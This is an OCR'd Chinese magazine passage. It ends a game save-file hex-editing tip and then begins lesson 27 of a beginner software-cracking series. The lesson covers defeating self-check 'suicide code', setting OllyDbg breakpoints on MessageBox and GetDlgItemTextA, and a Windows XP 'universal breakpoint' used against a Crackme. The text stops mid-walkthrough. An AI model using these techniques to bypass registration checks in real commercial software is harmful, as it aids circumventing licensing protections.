


图9

如果有叉子想自己玩出游戏，但是又不想玩的太痛苦，那么我告诉大家一个修改办法。首先，要努力玩到第三个场景，如图10，看见那些打叉的方块了吗，那些就是今天的主角。大家先攻击中间的那个save按钮，存档以后，使用winhex打开，找到0000013c，将13c到13f的数据都改成1，然后就是0000014c到14f，0000015c到15f，一直到0000018c到18f的数据都修改成1，这样就会在刚才打叉的方格内出现6个BOSS的头型了，如图11，只要接触任意一个头像，就可以跳跃到不同的地方，切换到不同的场景。




图10




图11

这样的话，整个游戏就算是基本上被我们玩透了，大家可以控制自己的小人，想去哪里就去哪里，想起小时候看的变相怪杰的动画片里的一句话：“看谁能阻止我”。

呵呵，一个下午的研究，希望可以给大家的游戏时光增添一份轻松，最后还是要强调，游戏还是自己玩才能体会到真正的乐趣哦。

（本文所涉及到的winhex、存档文件已收录到光盘中）

文章难易度：★★★
文章的要点：利用万能断点来达到软件破解的目的

从零开始学破解之（二十七）
神奇的万能断点

Talent Feng

上一节课我们讲到了“自杀代码”，作为一种有效的软件保护技术，“自杀代码”往往会给小菜带来很大的困扰，辛辛苦苦脱了壳，程序文件却不见了踪影，连分析的目标都不见了，自然就更不用说后面的操作了。所以说，作为目前一种比较流行的软件保护方式，“自杀代码”还是很有威力的。不过，由于自杀代码在基本的原理上还是属于“自校验”这个范畴，所以我们可以通过解决自校验的思路来解决自杀代码。有一点需要注意的是，在脱壳之后不要急着去运行程序，而是要把程序放在OD中进行分析。通过特定的提示信息找到自校验代码的关键位置，具体的解决方法有直接和间接两种，直接的方法就是直接避过与“自校验”有关的代码，将“自校验”废掉。而对应的间接法，则是通过修改代码或者跳转让程序无法发现自身被修改，进而避免触发“自杀代码”。小菜们也不难看出，“自杀代码”解决起来并不是十分困难，但是对于操作的要求确实是非常高的。在整个分析过程中，一定要保证不能让程序运行，否则“自杀代码”就是被启动了。

在最近的几节课中，我们一直提到了“函数断点”这个概念，在字符串提示“失灵”的时候，使用“函数断点”往往会起到意想不到的效果，但是要让小菜们熟练的使用函数断点这个方法，却是有一定难度的，并不是说这个方法的操作难度大，而是因为“函数断点”中所包含的“函数”实在是太多了。例如，我们要让程序在弹出窗口的时候中断，那么就要在相应的窗口函数上设置断点；如果我们要让程序在将真假注册码进行比较的时候中断，那么就要在对应的字符串比较函数上设置断点；如果要让程序在读取注册表中相关内容的时候中断，那么就得在与之相对的注册表读取函数上设置断点。我们先来看看最常用的两个函数是什么样子的：MessageBox（用来显示对话框），GetDlgItemTextA（用来得到指定文本框中的内容）。在OD中如果要在这两个函数上设置断点，那么对应的命令分别是**B p MessageBox**和**Bp GetDlgItemTextA**。

为什么说这两个函数用的最多呢？一般来说，程序在注册的时候都会通过弹出对话框的形式来告诉我们注册是否成功。所以，通过在MessageBo窗口函数上设置断点，就很容易拦截到一些关键的内容。同样，我们输入诸如注册名或注册码这样的信息时，程序就会用到GetDlgItemTextA这个函数来获取我们输入的内容，所以在这个时候设置断点，也能够拦截到一些很敏感的信息。因为每一个函数的功能都是非常明确的，所以通过函数断点往往能够对程序“一击毙命”，只要函数选择的恰当，就能非常快的找到我们想要的信息。

函数断点法是非常高效的技术，但是小菜们要完全驾驭这门技术还是非常有难度的，为什么呢？因为小菜们要想很好的掌握这门技术，首先就要记清楚不同函数所对应的作用。简单的说，就是要非常了解每一个函数的作用的是什么，这样才能在面对具体问题的时候选择最合适的函数去解决问题。除此之外，我们还必须面对另一个非常重要的问题，那就是需要牢牢记住每一个函数的写法，从上面介绍的两个函数中大家就可以很容易的看出，每一个函数的拼写都是比较复杂的，不仅单词要拼写正确，而且单词中特定字母的大小写也要加以区别。如果在输入命令的时候函数拼写对了，但是没有注意字母的大小写问题，同样会被OD认为是错误命令的。所以说，函数断点这个方法虽然很好，但是掌握起来的难度却比较大，主要原因就是要求小菜们要记住的东西太多了，不仅要记住每个函数所对应的不同功能，更要把这些函数的拼写方式记得非常准确，稍微出现一点差错，函数断点可就不能发挥作用了。

面对这样的问题，我们该怎么办呢？要么就暂时放弃这个方法，等到以后经验丰富了再使用；要么小菜们就老老实实的找到一个常用函数表，一点一点的把这里的每个函数都背下来。相信大家都不愿意放弃这么好的一种方法吧，可是面对复杂的函数表小菜们又没有十足的信心去征服它，这可怎么办呢？本节课的任务，就是为小菜们解决函数断点使用难度大的问题，今天我们要用到的法宝叫做“万能断点”。顾名思义，所谓的“万能断点”就是在任何情况下都能起作用的断点，特别适合小菜们在没有注册提示信息以及不知道该选择哪个函数作为突破口的情况下来使用，在小菜们面对复杂的程序而不知该如何下手的时候，就可以搬出“万能断点”这个法宝来结束战斗了。

理论篇：神秘的万能断点

那么，这个神奇的“万能断点”究竟是什么样的呢？从最基本的原理上来说，“万能断点”的原理是很复杂的，涉及到了Windows操作系统中的一些很底层的东西，小菜们要想完全理解的话还是非常困难的。所以，按照我们一贯的风格，还是用最简单的方式来给大家解释分析软件过程中那些很生僻的概念。对于“万能断点”，小菜们只需要按照它的名字来理解就可以了，所谓“万能”就是在任何情况下都可以使用并且有一定效果的断点。如果小菜们在分析软件的过程中碰到了无法使用常规方法来解决问题的情况，那么就可以尝试使用万能断点，一般来说都会有很好的效果的，特别适合在分析复杂软件时对关键代码的定位，诸如寻找注册提示信息这样的普通方法，对于一些软件来说就很难起到效果了。不过在这里还要提醒大家的是，即使是“万能断点”，它的功能也是相对而言的，并不是说它可以解决所有的问题。另外，我们在前边也提到“万能断点”涉及到了操作系统中一些很底层的东西，所以在不同的操作系统中，对应的“万能断点”也是不相同的。举例来说，在WindowsXP和Windows98中都存在“万能断点”，但是在这两个操作系统下的万能断点却是完全不相同的，这一点小菜们一定要注意。

本文要给大家介绍的万能断点是基于WindowsXP系统的，也就是说今天所介绍的这个万能断点在WindowsXP 下才能够正常起作用，不适合其它的操作系统，这个问题也算是限制万能断点使用的一个很重要的原因吧，好在小菜们使用的基本上都是WindowsXP系统吧！

在实际的应用过程中，我们并不需要对万能断点有多么深刻的理解，最重要的是要学会如何使用这个杀手锏，所以对于理论方面的知识我们就只简单的介绍一下了，下面就要为大家详细的介绍如何在实际的分析过程中来使用“万能断点”，提醒一下大家，万能断点使用起来有一定的难度，在操作的过程中有一些细节问题一定要非常注意！

实践篇：实战“万能断点”

马上就要带小菜们一起来体验“万能断点”的威力了，还是先做好准备工作吧，PEID和OD依然是不可或缺的工具，另外再准备一个Crackme作为目标程序。首先，使用PEID把目标程序

Crackme检查一下，从检测的结果可以看出，这个Crackme没有加壳，如图1。




图1

检测完成后，我们就把Crackme放到OD中来进行分析。

小菜们习惯性的打开字符串查找窗口，还真在里面发现了一些比较有用的东西，不过我们今天的重点不是通过字符串来寻找破解线索，而是要使用“万能断点”，于是小菜们只好重新把注意力转移到了OD的主界面上，先给大家小小的提示一下：万能断点在OD中的使用是非常方便的，只不过操作起来有些复杂，小菜们一定要注意每一个步骤哦！

现在就要请出我们今天的主角“万能断点”了，不过作为“大牌”它可不是随便就能请出来的哦，大家必须得花费一番工夫才行。把注意力再一次集中到OD中来，我们抛弃掉一直以来不断使用的“字符串查找”，在OD的窗口中点击鼠标右键，在弹出的菜单中依次选择“查看”-“模块 'USER32'”，如图2，然后我们就会来到一处新的地方，大家看了一定会觉得很陌生吧，因

